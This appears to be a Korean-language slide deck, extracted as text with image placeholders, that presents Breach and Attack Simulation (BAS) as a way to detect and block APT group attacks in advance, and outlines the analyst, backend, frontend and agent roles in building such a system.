


01 BAS(Breach and Attack Simulation)

CASE 2



순서 1





01 BAS(Breach and Attack Simulation)

CASE 2



기업 내부



01 BAS(Breach and Attack Simulation)



HOW?

APT 그룹의 공격 효과적으로 막을 방법

01 BAS(Breach and Attack Simulation)

Q. 사전에 취약점을 탐지할 수 있다면 ?


Q. 사전에 취약점을 차단할 수 있다면 ?

Q. APT 그룹에서 사용하는 유니크 ID 혹 시그니처를 IDS/IPS 장비에 Rule 할 수 있다면 ?

Q. 악성 행위에서 도중 탐지 및 차단할 수 있다면 ?

Q. 공격자들이 공격 전에 미리 막을수 있다면 ?

01 BAS(Breach and Attack Simulation)



- 1. APT 그룹들은 신규 악성코드 많이 제작하지만 기존에 사용된 악성코드도 재활용한다.!!!(사전 탐지)
- 2. APT 그룹들의 공격 패턴 및 행위 파악하여 추 후 2차 공격등 사전 방지 가능

01 BAS(Breach and Attack Simulation)

BAS(Breach and Attack Simulation)

동작 방식

01 BAS(Breach and Attack Simulation)

정보 보안 전문가

- 1. 취약점 및 악성코드 분석
- 2. 분석한 샘플 재현
- 3. 분석한 샘플 정보 제공



01 BAS(Breach and Attack Simulation)



백엔드 및 프론트 엔드

- 1. 솔루션과 관련된 UI 구축
- 2. 자동화 동작을 수행할 수 있는 환경 구축
- 3. 도입하는 솔루션과의 호환성 구축

백엔드 및 프론트 엔드




백엔드




Agent


프론트 엔드




01 BAS(Breach and Attack Simulation)



